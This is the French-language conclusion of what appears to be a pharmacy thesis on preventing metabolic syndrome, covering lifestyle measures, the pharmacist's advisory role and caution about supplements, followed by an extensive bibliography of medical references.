Le syndrome métabolique n'est pas un syndrome comme les autres, il s'agit d'un ensemble d'entités qui peuvent s'associer et être différentes selon le patient. Les différentes définitions avec leurs critères rendent son diagnostic compliqué et les experts ne sont pas tous d'accord quant à son intérêt. En effet le diagnostic n'implique pas une prise en charge spécifique comme dans des maladies chroniques définies. En France, pour beaucoup de professionnels, le syndrome métabolique reste l'assemblage de divers troubles qui sont traités séparément et selon le patient. En réalité, très peu de patients sont diagnostiqués et connaissent ce terme alors qu'ils sont directement concernés ou qu'ils ont déjà au moins un de ses troubles. La prévention du syndrome métabolique englobe en fait la prévention de chacun de ses paramètres. Pour un patient, il faut éviter l'augmentation du ou des troubles présents et prévenir l'installation d'autres. Il n'existe pas une prévention universelle, exactement applicable à chaque patient. La première et plus efficace des préventions est l'association des mesures hygiéno-diététiques. Mais celles-ci sont difficiles à tenir sur une longue période afin qu'elles soient suffisamment actives, d'autant plus si elles sont trop contraignantes. Le but est d'agir sur le maximum des risques et des paramètres, pour cela aucun médicament ou autre produit de santé n'existe. Il faut associer l'alimentation variée, l'activité physique adaptée et d'autres habitudes si besoin. La prévention du syndrome devrait essayer d'empêcher l'apparition des autres troubles quand l'un d'entre eux est diagnostiqué. Les adaptations hygiéno-diététiques sont les seules à agir sur tous les risques. Après la prévention voulue globale s'intéresse à chaque problème séparément aussi.

Le pharmacien d'officine a un rôle à jouer dans la prévention en réexpliquant et conseillant chaque patient selon ses besoins. Le pharmacien discute avec le patient concernant son activité, son alimentation, ses habitudes s'il le souhaite. En ce qui concerne les suppléments alimentaires vitaminiques ou autre et la phytothérapie, le pharmacien doit conseiller. Bien que leur utilisation ne soit pas toujours réglementée ni leur intérêt reconnu par les experts. Le pharmacien doit d'autant plus éviter les surconsommations et bien cibler ce qui est le plus adapté au patient selon ses besoins. Quand un traitement curatif pour un des troubles métaboliques est mis en place, la prévention des autres peut être abordée. La difficulté de cette prévention c'est qu'elle nécessite d'être quasiment quotidienne pour être suffisamment efficace. Pour le moment aucun élément de prévention ne semble agir sur tous les symptômes. Les règles hygiéno-diététiques sont à mettre en place au plus tôt et sur le plus long terme possible. Pour cela la discussion, l'adaptation, le suivi et la motivation sont essentiels. Le pharmacien à son niveau peut contribuer à ses actions auprès du patient.

Les compléments alimentaires sont peu utilisés même en prévention des maladies car ils ne sont pas recommandés si l'alimentation est équilibrée car elle apporte tous les éléments nécessaires. Chez les personnes déjà atteintes de troubles métaboliques, traitées ou non, les compléments alimentaires ayant aussi une action sur ce trouble ne sont pas recommandés car l'effet dose n'est pas jugé assez sécurisé et les précautions d'utilisation ne préconisent pas les associations entre médicaments et compléments alimentaires avec des effets semblables.

La prévention du syndrome métabolique dépend des connaissances scientifiques et du rôle du pharmacien qui peuvent changer selon les recherches et la législation. En France le syndrome métabolique seul est peu étudié mais chaque paramètre individuellement l'est pour améliorer la santé publique. Le pharmacien participe à la santé de façon collective et individuelle par son contact privilégié au patient. Bien que cela prenne du temps, la discussion sous forme d'entretien sera peut-être mise en place pour d'autres thèmes permettant indirectement de prévenir le syndrome métabolique.

Bibliographie

- 1 Bonnet, F et M, Laville. « Mise à jour des connaissances » Spectrabiologie n°145, mai 2005
- 2 Junquero, D et Y, Rival. « Syndrome métabolique : quelle définition pour quel(s) traitement(s) ? » médecine/sciences, vol 21, no 12, p. 1045-1053, décembre 2005
- 3 Tison, E. « Syndrome métabolique : diagnostic, conséquences cardiaques et vasculaires ». EMC – Cardiologie-Angéiologie, vol 2, no 4, p. 423-430, 1 novembre 2005
- 4 Luyckx, F et A, Scheen. « Le syndrome métabolique : comparaison des paramètres biologiques dans différentes définitions ». Immuno-analyse & Biologie Spécialisée, vol 19, no 4, p. 188-194, 1 août 2004
- 5 Bringer, J. « Le concept de syndrome métabolique est-il utile à l'indication thérapeutique ? », Association Française de Formation Médicale Continue en Hépatogastro-Entérologie, p.31, 2006
- 6 Rakesh, M et M, Viswanathan. « Changing definitions of metabolic syndrome ». Indian J Endocrinol Metab, vol 7, n°16, p.7-12, 2012
- 7 Raoux, F. « Syndrome métabolique : définitions et épidémiologie » vol 2, p.9, 2006
- 8 Eschwège, E. « Le syndrome métabolique : quelle(s) définition(s) pour quel(s) objectif(s) ? » Annales d'Endocrinologie vol 66, no 2, p. 32-44, avril 2005
- 9 « OMS | Questions-réponses l'hypertension artérielle ». WHO.
- 10 Eschwège, E. « Le syndrome métabolique : quelle(s) définition(s) pour quel(s) objectif(s) ? » Annales d'Endocrinologie, vol 66, n° 2-C2, p. 144-150, 2008
- 11 Bouhanick et al : Service de Médecine Interne et hypertension-PCVM-CHU Rangueil, TOULOUSE. « Syndrome métabolique, diabète et chiffres tensionnels : quoi de neuf » http://www.dufmcepp.ups-tlse.fr/app_scom/scom_fichier/repertoire/101118113354.pdf
- 12 Martin-Du Pan, R. « Syndrome métabolique ou syndrome de la bedaine ». Rev Med Suisse, vol 6, p. 156-157, 2010
- 13 « FEDECARDIO | L'hypertension artérielle ». <https://www.fedecardio.org>.
- 14 Vallée, A et J, Blacher. « Pression artérielle, régulation et épidémiologie, mesures et valeurs normales ».
- 15 « Fiche mémo hta. pdf » HAS. 2016. https://www.has-sante.fr/upload/docs/application/pdf/2016-10/fiche_memo_hta__mel.pdf
- 16 Inserm - La science pour la santé. « Hypertension artérielle (HTA) ». <https://www.inserm.fr/information-en-sante/dossiers-information/hypertension-arteriellehta>.
- 17 « Haute Autorité de Santé - Mesure de l'insulinorésistance et de l'insulinosécrétion ». https://www.has-sante.fr/portail/jcms/r_1498730/fr/mesure-de-l-insulinoresistance-et-de-linsulinosecretion.
- 18 « DA-29-Pre-diabetes. pdf » <https://solidarites->

- sante.gouv.fr/IMG/pdf/referenciel_pratiques_diabete.pdf
- 19 Inserm. « Diabète de type 2 ». <https://www.inserm.fr/information-en-sante/dossiersinformation/diabete-type-2>.
 - 20 Salaun, A. « savoir raisonner devant une hypertriglycéridémie ». revue de presse du Département de Médecine Générale de Diderot Paris
 - 21 BOUTAYEB, A. « Memoire Online- Etude bibliographique sur les huiles essentielles et végétales »
 - 22 « L'hypercholestérolémie / Maladies cardio-neuro-vasculaires / Maladies chroniques et traumatismes / Dossiers thématiques / Accueil ». INVS
 - 23 Jaspard, E. « HMG CoA reductase cholesterol statin cardiovasculaire steroid » Enseignement et recherche Biochimie Université
 - 24 « Very Low Density Lipoprotein - an overview | ScienceDirect Topics ». <https://www.sciencedirect.com.docelec.u-bordeaux.fr/topics/neuroscience/very-low-densitylipoprotein>.
 - 25 « Le cholestérol | Fédération Française de Cardiologie ». <https://www.fedecardio.org/Je-m-informe/Reduire-le-risque-cardio-vasculaire/lecholesterol>.
 - 26 « Les anomalies du cholestérol et des triglycérides ». <https://www.ameli.fr/assure/sante/themes/trop-de-cholesterol-et/ou-de-triglycerides-dans-le-sang/definition-causes-consequences>.
 - 27 Agence nationale pour le développement de l'évaluation médicale « Hypolipidémiant » <https://www.has-sante.fr/upload/docs/application/pdf/HYPOLIPIDEMIANS.PDF>
 - 28 Vergès, B. « Prise en charge des dyslipidémies : quelles nouvelles recommandations ? » Archives des Maladies du Coeur et des Vaisseaux - Pratique 2017, no 261, p. 3-8, octobre 2017
 - 29 WHO. « OMS | Surpoids et obésité : définitions ». http://www.who.int/dietphysicalactivity/childhood_what/fr/.
 - 30 WHO. « Obésité et surpoids ». <https://www.who.int/fr/news-room/factsheets/detail/obesity-and-overweight>.
 - 31 WHO. « OMS | Dix faits sur l'obésité ». <https://www.who.int/features/factfiles/obesity/facts/fr/>.
 - 32 « Stratégie de prise en charge de cas de dénutrition protéino-énergétique chez la personne âgée » Synthèse des recommandations 2007 https://www.has-sante.fr/upload/docs/application/pdf/synthese_denutrition_personnes_agees.pdf
 - 33 Depiesse, F et A, Grillon. « 5 - Surpoids, obésité, syndrome métabolique et activité physique ». In Prescription des Activités Physiques (2e édition), p. 91-120. Paris : Content Repository Only ! 2016.
 - 34 « Le tour de taille est aussi important que le poids | Association Belge du Diabète ». <https://www.diabete-abd.be/nos-publications/diabete-et-alimentation/une-alimentationsaine/le-tour-de-taille-est-aussi-important-que-le-poids.aspx>.

- 35 « Calcul d'IMC et bilan médical d'un excès de poids ». <https://www.ameli.fr/assure/sante/themes/surpoids-adulte/calcul-imc-bilan-medical>.
- 36 Balkau, B. Tour de taille et risque cardiovasculaire. En pratique. La Revue du Praticien - Médecine Générale, n° 15, p. 1545, 2001
- 37 Ziegler et al. « Tissu adipeux viscéral : rôle majeur dans le syndrome métabolique ». Cahiers de Nutrition et de Diététique, vol 42, no 2, p. 85-89, 1 avril 2007.
- 38 « Les graisses viscérales : cachées mais dangereuses | IPCO Alsace ». <https://www.ipco-alsace.fr/chirurgie/grais-les-viscerales-cachees-dangereuses/>.
- 39 Haute Autorité de Santé. « Évaluation du rapport albuminurie/créatininurie dans le diagnostic de la maladie rénale chronique chez l'adulte ». Bio tribune magazine, vol 41, no 1, p. 10-12, décembre 2011
- 40 Formation Médicale Continue. « albuminurie... quel est le dosage le plus fiable ? ». FMC DINAN. <http://www.fmcdinan.org/article-albuminurie-quel-est-le-dosage-le-plus-fiable-120883428.html>.
- 41 « Etude D.E.S.I.R. ». http://cesp.vjf.inserm.fr/desir/c_accueil.html.
- 42 « Examen de santé dans l'étude D.E.S.I.R. ». <http://cesp.vjf.inserm.fr/desir/page4.html>.
- 43 Cogneau et al, « Traitement des facteurs de risque cardiovasculaire dans la cohorte DESIR » Santé Publique Vol. 21, no 6, p. 547-559, 2009
- 44 « Cohorte D.E.S.I.R - UC-IRSA - UC-Institut inter Régional pour la Santé ». <http://www.uc-irsa.fr/la-cohorte-d-e-s-i-r/cohorte-d-e-s-i-r>.
- 45 « Inserm-U1167 - Les résultats de l'enquête de population MONICA France ». <http://web.pasteur-lille.fr/fr/recherche/u744/resultat/enqpop.html>
- 46 Dallongeville, J. « Epidémiologie du syndrome métabolique et du risque cardiovasculaire ». Epidémiologie et Santé Publique, Institut Pasteur de Lille INSERM U7
- 47 « Etude longitudinale sur le Syndrome Métabolique en France, Observation, Intervention et Epidémiologie / Portail Epidémiologie - France | Health Databases ». <https://epidemiologie-france.aviesan.fr/fr/epidemiologie-france/fiches/longitudinal-studyof-metabolic-syndrome-in-france-observation-intervention-and-epidemiology>.
- 48 Pannier, et al. « Cardiovascular Risk Markers Associated with the Metabolic Syndrome in a Large French Population : The "SYMFONIE" Study ». Diabetes & Metabolism, vol 32, no 5, Pt 1, p. 467-474, novembre 2006
- 49 Bigaillon, et al. « Insulinémie et paramètres du syndrome métabolique dans une population de militaires français (étude EPIMIL) ». Immuno-analyse & Biologie Spécialisée, 22ème Colloque CORATA, vol 20, no 5, p. 291-294, 1 octobre 2005
- 50 Balkau et al. « Frequency of the WHO Metabolic Syndrome in European Cohorts, and an Alternative Definition of an Insulin Resistance Syndrome ». Diabetes & Metabolism, vol 28, no 5, p. 364-376, novembre 2002

- 51 Andreelli, F. et O. Ziegler. « Comment prendre en charge le syndrome métabolique ? ». Annales d'Endocrinologie, Vol 66, N° 2-C3, p. 245-250, 16 février 2008.
- 52 Eschwège, E et B, Balkau « Syndrome métabolique ou syndrome d'insulinorésistance, données épidémiologiques récentes. » Ann. Endocrinol, vol suppl an n°3, p. 1S32-1S36, 2003
- 53 Meurice, J-C. « Le syndrome d'apnées obstructives du sommeil : des troubles métaboliques aux complications cardio-vasculaires - EM|consulte ». Revue des Maladies Respiratoires
vol 23, n° 5-C2, p. 143-150, novembre 2006
- 54 Vischer, et al. « Cardiometabolic determinants of mortality in a geriatric population : Is there a "reverse metabolic syndrome" ? ». Diabetes & Metabolism, vol 35, no 2, p.108-114, 14 avril 2009
- 55 Illouz et al. « Prise en charge thérapeutique du syndrome métabolique ». MT Cardio, vol 2, no 2, p. 165-73, 1 mars 2006
- 56 INVS « L'hypertension artérielle / Maladies cardio-neuro-vasculaires / Maladies chroniques et traumatismes / Dossiers thématiques / Accueil ». <http://invs.santepubliquefrance.fr/Dossiers-thematiques/Maladies-chroniques-et-traumatismes/Maladies-cardio-neuro-vasculaires/L-hypertension-arterielle>.
- 57 Perrine, A-L. « L'HYPERTENSION ARTÉRIELLE EN FRANCE : PRÉVALENCE, TRAITEMENT ET CONTRÔLE EN 2015 ET ÉVOLUTIONS DEPUIS 2006 / HYPERTENSION IN France : PREVALENCE, TREATMENT AND MANAGEMENT IN 2015 AND TEMPORAL TRENDS SINCE 2006 », s. d, 10.
- 58 « Diabète de type 2 ». Centre Européen d'Etude du Diabète. <http://ceeddiabete.org/fr/le-diabete/diabete-et-complications/diabete-de-type-2/>.
- 59 « Journée mondiale du diabète | Novartis France ». <https://www.novartis.fr/actualites/communiqués-de-presse/journee-mondiale-du-diabete>.
- 60 « FEDECARDIO | Le diabète ». <https://www.fedecardio.org>. <https://www.fedecardio.org/Je-m-informe/Reduire-le-risque-cardio-vasculaire/le-diabete>.
- 61 Lecoffre, P et Olié. « Cholestérol LDL moyen et prévalence de l'hypercholestérolémie LDL chez les adultes en France en 2015. Étude Esteban ». Revue d'Épidémiologie et de Santé Publique, vol 66 (mars 2018), p.S8.
- 62 « L'obésité dans le monde (OCDE 2017) ». CERIN. <https://www.cerin.org/rapports/lobesite-dans-le-monde-ocde-2017/>.
- 63 « Les actualités de la Cohorte Constances ». <http://www.constances.fr/actualites/2016/poids-mesure.php>.
- 64 « Article - Bulletin épidémiologique hebdomadaire ». http://invs.santepubliquefrance.fr/beh/2016/35-36/2016_35-36_5.html.
- 65 Boursier, V. « Le syndrome métabolique » journal des Maladies vasculaires- vol 31, n°4, p.190-201 20 mars 2008.

- 66 « Les Fonctions du Foie ». Centre Hépato-Biliaire Paul Brousse, 14 août 2014. <http://www.centre-hepato-biliaire.org/maladies-foie/fonctions-hepatiques.html>.
- 67 Anty et Al. « Les stéatopathies métaboliques : conséquences hépatiques du syndrome métabolique ». Gastroentérologie Clinique et Biologique, Vol 31, n° 12, p. 1127-1134, 29 mars 2008.
- 68 « Fonction du pancréas ». Service de chirurgie générale et digestive Hôpital SaintAntoine. <http://chirurgie-digestive-sat.aphp.fr/chirurgie/pancreatectomies/fonction-dupancreas/>.
- 69 « La régulation de la glycémie ». <https://www.svt-biologiepremiere.bacdefrancais.net/regulation-glycemie.php>.
- 70 Joshi et al. « Insulin History, Biochemistry, Physiology and Pharmacology » vol 55, p.7, 2007
- 71 « FMPMC-PS - Structures Biologiques - Objectifs prérequis pour Biochimie PCEM2 Biochimie métabolique et Régulations C1 ». <http://www.chups.jussieu.fr/polys/biochimie/STbioch/POLY.Chp.15.8.html>.
- 72 Dr Gerson, M. « LA POMPE À INSULINE DANS LE DIABÈTE DE TYPE 2 : UNE ÉTUDE CONCLUANTE » <http://ceed-diabete.org/blog/la-pompe-a-insuline-dans-lediabete-de-type-2-une-etude-concluante/>
- 73 Pigeyre, M. « Effets de l'insuline sur le système nerveux central ». Annales d'Endocrinologie, Vol 68, n°1, p. 79-80, 16 février 2008
- 74 Laborde, D. « Sécrétion endocrine du pancréas et sa régulation, implication en pathologie et thérapeutique » Journée DES. Centre Hospitalier Régional Universitaire de Lille, avril 2013
- 75 « Microbiote intestinal (flore intestinale) ». Inserm. <https://www.inserm.fr/informationen-sante/dossiers-information/microbiote-intestinal-flore-intestinale>.
- 76 « MetaHIT: Welcome to MetaHIT website ». <http://www.metahit.eu/>.
- 77 Bouladoux et al. « Microbiote et lymphocytes T : les meilleurs ennemis ». Médecine sciences : M/S, vol 29, no 4, avril 2013
- 78 Netgen et al. « Microbiote intestinal, obésité et résistance à l'insuline ». Revue Médicale Suisse, Vol 7, p. 2236-2238
- 79 Salle de presse | Inserm. « Quand une bactérie intestinale aggrave le syndrome métabolique et qu'un probiotique le soulage » 2018. <https://presse.inserm.fr/quand-unebacterie-intestinale-aggrave-le-syndrome-metabolique-et-quun-probiotique-lesoulage/32056/>.
- 80 Plovier, H et P, Cani. « Akkermansia muciniphila, une bactérie pour lutter contre le syndrome métabolique : Optimisation des effets bénéfiques et évaluation de la sûreté chez l'homme ». médecine/sciences, vol 33, no 4, p. 373-375, avril 2017
- 81 Bourlioux, P. « Actualité du microbiote intestinal ». Annales Pharmaceutiques Françaises, vol 72, no 1, p. 15-21, janvier 2014
- 82 « Micobiote tractus digestif ». <http://acces.ens-lyon.fr/acces/thematiques/immunit-e-et-vaccination/thematiques/virus-et->

immunité/le-microbiote/images/microbiote-tractus-digestif.jpg/image_view_fullscreen.

- 83 Netgen. « Le tissu adipeux : un véritable organe endocrine ». Revue Médicale Suisse, vol 1, p. 22822, 2003
- 84 « FMPMC-PS - Histologie : les tissus - Niveau PAES ». <http://www.chups.jussieu.fr/polys/histo/histoP1/POLY.Chp.4.5.html>.
- 85 Carrière et al. « Le recrutement et l'activation d'adipocytes bruns et/ou BRITE - Une perspective réelle pour le traitement des maladies métaboliques ? » médecine/sciences, vol 29, no 8-9, p.729-735, 1 août 2013
- 86 Ailhaud, G. « L'adipocyte, cellule sécrétrice et endocrine » médecine/sciences, vol 14, p. 858-864, 1998
- 87 Bastard, J-P et H, Vidal. « Adipokines, inflammation et insulino-résistance dans l'obésité ». Sang Thrombose Vaisseaux, vol 16, no 1, p.36-41, 1 janvier 2004
- 88 Ziegler et al. « Tissu adipeux viscéral : rôle majeur dans le syndrome métabolique ». Cahiers de Nutrition et de Diététique, vol 42, no 2, p. 85-89, avril 2007
- 89 Caspar-Bauguil et al. « Quels rôles pour les populations lymphocytaires du tissu adipeux ? » Sang Thrombose Vaisseaux, vol 21, n° 7, p. 290-296, septembre 2009
- 90 Vatié, et al. « La leptine, nouvelle perspective thérapeutique dans le traitement du diabète ? » médecine/sciences vol 26, n° 10, p. 803-807, octobre 2010
- 91 « Le récepteur de la leptine et rôle dans le développement de l'obésité et du diabète de type 2 — Institut Cochin ».
- 92 « Leptine » Biologie médicale spécialisée, 2012 <https://www.eurofinsbiomnis.com/referentiel/liendoc/precis/LEPTINE.pdf>
- 93 Lacquemant et al. « Cytokines d'origine adipocytaire, obésité et développement du diabète ». médecine/sciences, vol 19, no 8-9, p. 809-817, août 2003
- 94 Liji, T. « Leptin mutations » News medical life sciences <https://www.newsmedical.net/health/Leptin-Mutations.aspx>
- 95 « Adiponectin - an overview | ScienceDirect Topics » <https://www.sciencedirect.com.docelec.u-bordeaux.fr/topics/neuroscience/adiponectin>
- 96 Guerre-Millo, M. « L'adiponectine, une hormone adipocytaire impliquée dans l'homéostasie glucidique et les fonctions cardiovasculaires ». Sang Thrombose Vaisseaux vol 19, no 5, p. 255-260, 1 mai 2007
- 97 Lihn et al. « Adiponectin : Action, Regulation and Association to Insulin Sensitivity ». Obesity Reviews : An Official Journal of the International Association for the Study of Obesity, vol 6, no 1, p.13-21, février 2005
- 98 Dubois et al. « P197 - Le rapport Leptine/Adiponectine est un marqueur du nombre de critères du syndrome métabolique au sein de la cohorte Numévo ». Diabetes & Metabolism, Special Issue 1 : Résumés des

- communications de la réunion scientifique de la SFD et de la SFD Paramédical, vol 37, no 1, Supplement 1, p. A80, 1 mars 2011
- 99 Mouraux, T. « Le tissu adipeux : un bout de gras se découvre intelligent » *Percentile*, vol 12, n°3, 2007
- 100 Lafontant, M. Inserm/UPS 1048-12MC. <http://www.diabetologie-pratique.com/journal/articles-par-theme/Physiologie-Physiopathologie>
- 101 « REACTION INFLAMMATOIRE ». <http://www.medecine.upstlse.fr/DCEM2/module8/item112/index11.htm>.
- 102 Hutley, L et B, Johannes. « Fat as an Endocrine Organ : Relationship to the Metabolic Syndrome ». *The American Journal of the Medical Sciences*, vol 330, n° 6, p. 280-289, décembre 2005
- 103 Guerre-Millo, M. « Le tissu adipeux de l'obèse : causes et conséquences de l'infiltration macrophagique ». *Médecine de la Reproduction*, vol 10, no 3, p. 162-167, 1 août 2008
- 104 Kamei et al. « Overexpression of Monocyte Chemoattractant Protein-1 in Adipose Tissues Causes Macrophage Recruitment and Insulin Resistance ». *Journal of Biological Chemistry*, vol 281, no 36, p.26602-26614, 9 août 2006
- 105 Van Gaal et al. « Mechanisms Linking Obesity with Cardiovascular Disease ». *Nature*, vol 444, no 7121, p. 875-880, 14 décembre 2006
- 106 Amar, J. « Actualité : syndrome métabolique et hypertension artérielle ». *Correspondances en Risque CardioVasculaire*, vol 6, n° 1, p. 14-17, 2008
- 107 Parameswaran et al. « Tumor Necrosis Factor- α Signaling in Macrophages ». *Critical reviews in eukaryotic gene expression*, vol 20, no 2, p. 87-103, 2010
- 108 Hotamisligil et al. « Adipose Expression of Tumor Necrosis Factor-Alpha : Direct Role in Obesity-Linked Insulin Resistance ». *Science (New York, N.Y.)* vol 259, no 5091, p. 8791, 1 janvier 1993
- 109 Académie nationale de médecine | Une institution dans son temps. « Tissu adipeux, inflammation et athérome », 21 mai 2007. <http://www.academie-medecine.fr/tissuadipeux-inflammation-et-atherome/>.
- 110 Sookoian et al. « Meta-analysis on the G-308A Tumor Necrosis Factor- α Gene Variant and Phenotypes Associated with the Metabolic Syndrome » *OBESITY RESEARCH*, vol 13, n° 12, p. 2122-2132, 2005
- 111 Schmitt, C. « Biochimie de l'obésité » Université Paris Diderot, L2-UE8-Nutrition-2017 https://l2bichat2017-2018.weebly.com/uploads/1/1/2/5/112587633/cours_9__20_10__biochimie_de_lob%C3%A9sit%C3%A9.pdf
- 112 Jamilloux et al. « Interleukine-1, inflammasome et maladies auto-inflammatoires ». *La Revue de Médecine Interne*, vol 39, no 4, p.233-239, 1 avril 2018
- 113 Nicoletti et al. « Faut-il bloquer l'interleukine-1 dans l'athérombose ? » *médecine/sciences*, vol 28, no 6-7, p. 580-582, 1 juin 2012
- 114 Després, J-P. « L'obésité abdominale, une maladie métabolique ». *John Libbey Eurotext*, p. 45, 2007.

- 115 Lequerré, T. « Signaux pro-inflammatoires et leur cascade » Service de rhumatologie et Inserm 905, CHU-Hôpitaux de Rouen <https://slideplayer.fr/slide/514568/>
- 116 Vallières, L et Rivest, S. « L'interleukine-6 dans le système nerveux central » médecine/sciences, n ° 16, p. 936-944, 2000
- 117 Bastard et al. « Recent Advances in the Relationship between Obesity, Inflammation, and Insulin Resistance ». European Cytokine Network vol 17, no 1, p. 4-12, mars 2006
- 118 Lagathu et al. « Chronic Interleukin-6 (IL-6) Treatment Increased IL-6 Secretion and Induced Insulin Resistance in Adipocyte : Prevention by Rosiglitazone ». Biochemical and Biophysical Research Communications, vol 311, no 2, p. 3722-379, 14 novembre 2003
- 119 Vidal, H. « Cytokines adipocytaires et insulino-résistance ». Annales d'Endocrinologie, vol 65, n° 6, p. 503, décembre 2004
- 120 Tanaka, et al. « Targeting Interleukin-6 : All the Way to Treat Autoimmune and Inflammatory Diseases ». International Journal of Biological Sciences, vol 8, no 9, p. 12271236, 2012
- 121 Ftouhi et al. « P263 Taux de C-Reactive Proteine et Syndrome métabolique » Diabetes & Metabolism, vol 36, n° S1, p. A101, 2010
- 122 Christin-Maitre, S. « Syndrome des ovaires polykystiques et insulino-résistance », médecine de la reproduction, vol 7, n° 1, p. 4, janvier-février 2005
- 123 Vilahur, G et L, Badimon. « Biological actions of pentraxins - ScienceDirect », vol 73, p. 38-44, octobre 2015
- 124 Sheen, A-J. « LE SYNDROME MÉTABOLIQUE : PHYSIOPATHOLOGIE ET TRAITEMENT » chap 10, Diabétologie, Nutrition et Maladies métaboliques, Département de médecine, CHU Sart Tilman, Université de Liège Belgique, p. 160-170
- 125 Tison, E. « Syndrome métabolique : diagnostic, conséquences cardiaques et vasculaires ». EMC – Cardiologie-Angéiologie, vol 2, no 4, p. 423-430, 1 novembre 2005
- 126 Capeau et al. « Syndrome métabolique et insulino-résistance : physiopathologie » MT Cardio, vol 2, n°2, p. 155-164, 2006
- 127 Elsevier Masson. « Syndrome métabolique » Endocrinologie, diabète, métabolisme et nutrition, chap 38, p. 408, 2014
- 128 Persinet, É. « Physiopathologie du syndrome métabolique ». Pratiques en nutrition, vol 7, n° 28, p. 12-36, 2011
- 129 Bonnet, F et M, Laville. « Le syndrome métabolique : une entité à haut risque métabolique et cardiovasculaire » Cahier nutrition, vol 39, n°4, p.285-289, 2004
- 130 Jullien, D. « Physiopathologie du syndrome métabolique ». Annales de Dermatologie et de Vénérologie, Co-morbidités du psoriasis » vol 135, p. 243-248, 1 février 2008
- 131 Christin-Maitre, S. « Syndrome des ovaires polykystiques et insulino-résistance », vol 7, p.4, 2019

- 132 Ribot. « Impact of diabetes type 2 on functionality and angiogenic capabilities of mesenchymal stem cells » 2015.
- 133 Guillausseau, J-P et « Physiopathologie du diabète de type 2 - ScienceDirect ». La Revue de Médecine Interne, vol 24, Pages 730-737, novembre 2003
- 134 « 4. Physiopathologie du diabète de type 2 - EM|consulte ». Diabetes & Metabolism Vol 33, N° 1-C2, p. 138, février 2007
- 135 « Diabète de type 2 ». Inserm - La science pour la santé. <https://www.inserm.fr/information-en-sante/dossiers-information/diabete-type-2>
- 136 Centre Européen d'Etude du Diabète. « Diabètes et complications ». <http://ceeddiabete.org/fr/le-diabete/diabete-et-complications/>.
- 137 Haute Autorité de Santé. « Guide parcours de soins Diabète de type 2 de l'adulte ». https://www.has-sante.fr/jcms/c_1735060/fr/guide-parcours-de-soins-diabete-de-type-2de-l-adulte.
- 138 FEDECARDIO | Les facteurs de risque cardio-vasculaires <https://www.fedecardio.org/Je-m-informe/Reduire-le-risque-cardio-vasculaire/lesfacteurs-de-risque-cardio-vasculaires>
- 139 Nutrition Bichat. « Syndrome métabolique – Risque cardiométabolique », 23 juin 2015. <http://hupnvs.aphp.fr/nutritionbichat/syndrome-metabolique-risque-cardiometabolique/>.
- 140 « Cours » http://campus.cerimes.fr/anatomiepathologique/enseignement/anapath_4/site/html/4.html.
- 141 Lameira et al. « Le syndrome métabolique : son épidémiologie et ses risques ». Annales de Dermatologie et de Vénérologie, Co-morbidités du psoriasis, vol 135, p. 249253, février 2008
- 142 Crell, JF. « Athérosclérose : Historique et définition », L'anatomiste s. d., p. 33.
- 143 Duriez, P. « Mécanismes de formation de la plaque d'athérome ». La revue de médecine interne, vol 25, n° S1, p. 3-6,
- 144 Nicoletti et al. « Faut-il bloquer l'interleukine-1 dans l'athérombose ? » médecine/sciences, vol 28, n° 6-7, p. 580-582, 01/06/2012
- 145 « E01 - Facteurs de risque d'athérosclérose : évaluation et prévention » Valmy, p. 110, 2007. <http://cemv.vascular-e-learning.net/Valmi/E01.pdf>
- 146 Junquero, D, et Y, Rival. « Syndrome métabolique : quelle définition pour quel(s) traitement(s) ? » médecine/sciences, vol 21, no 12, p. 1045-1053, décembre 2005
- 147 FEDECARDIO | L'athérosclérose <https://www.fedecardio.org/Les-maladies-cardiovasculaires/Les-pathologies-cardio-vasculaires/latherosclerose>
- 148 « Athérosclérose ». Inserm - La science pour la santé. <https://www.inserm.fr/information-en-sante/dossiers-information/atherosclerose>

- 149 « L'athérosclérose - Physiologie, diagnostics, thérapeutiques | Nouvelle Société Française d'Athérosclérose ». <https://www.nsf.a.asso.fr/chercheurs/publications/latherosclerose-physiologie-diagnostics-therapeutiques>
- 150 « Séméiologie et Pathologie Cardiovasculaires - Athérosclérose - Service de Cardiologie du CHRU de Grenoble ». <http://www-sante.ujfgrenoble.fr/SANTE/CardioCD/cardio/chapitre/412.htm>.
- 151 Zerifi et al. « Syndrome métabolique : physiopathologie et impact sur la lithogénèse ». Ann Biol Clin vol 66, p. 9, 2008
- 152 Taylor et al. « Syndrome métabolique, obésité et lithiase urinaire | Urofrance » 2005. <https://www.urofrance.org/base-bibliographique/syndrome-metabolique-et-lithiaseurinaire-une-notion-nouvelle-pour-lurologue>
- 153 Siener et al. « The Role of Overweight and Obesity in Calcium Oxalate Stone Formation ». Obesity Research 12, no 1, p. 106-113, janvier 2004
- 154 Traxer et al. « Syndrome métabolique et lithiase urinaire. Une notion nouvelle pour l'urologue ». Progrès en Urologie, Rapport AFU 2007. Lithiase du haut appareil urinaire, vol 18, no 12, p. 828-831, décembre 2008
- 155 « Syndrome métabolique et lithiase urinaire. Une notion nouvelle pour l'urologue | Urofrance ». <https://www.urofrance.org/base-bibliographique/syndrome-metabolique-etlithiase-urinaire-une-notion-nouvelle-pour-lurologue>
- 156 « Hydratation et lithiase » <https://www.hydratationforhealth.com/fr/sciences-delhydratation/laboratoire-dhydratation/hydratation-et-lithiase/#facteurs-de-risque>
- 157 Reeves et al. « Cancer incidence and mortality in relation to body mass index in the Million Women Study: cohort study | The BMJ ». 2007
- 158 Beehler et al. « Body Mass Index Effects on Risk of Ovarian Cancer : A MetaAnalysis ». Asian Pacific Journal of Cancer Prevention vol 15, no 18, p. 7665-7671, 11 octobre 2014
- 159 Chow et al. « Body mass index and risk of adenocarcinoma of the esophagus and gastric cardia. » J Natl Cancer Inst, vol 90, p. 50-155, 1998
- 160 Patel et al. « Overall obesity, abdominal adiposity, diabetes and cigarette smoking in relation to the risk of pancreatic cancer in two Swedish population-based cohorts | British Journal of Cancer ». 2005
- 161 Lindblad et al. « Body mass, tobacco and alcohol and risk of esophageal, gastric cardia, and gastric non-cardia adenocarcinoma among men and women in a nested casecontrol study | SpringerLink ». 1994
- 162 Schlienger et al. « Obésité et cancer ». La Revue de Médecine Interne, vol 30, n° 9, p. 776-782, 1 septembre 2009
- 163 Berdah, S. « La femme et le syndrome métabolique » réalités en nutrition et en diabétologie, p. 23-27, Juin 2010
- 164 Linaret, C et W, Cacheux. « Le risque de cancer dans les maladies métaboliques, Cancers et obésité. » Médecine Clinique endocrinologie & diabète, avril 2011

- 165 Kabat et al. « A Longitudinal Study of the Metabolic Syndrome and Risk of Colorectal Cancer in Postmenopausal Women ». *European journal of cancer prevention : the official journal of the European Cancer Prevention Organisation (ECP)*, vol 21, no 4, p. 326-332, juillet 2012
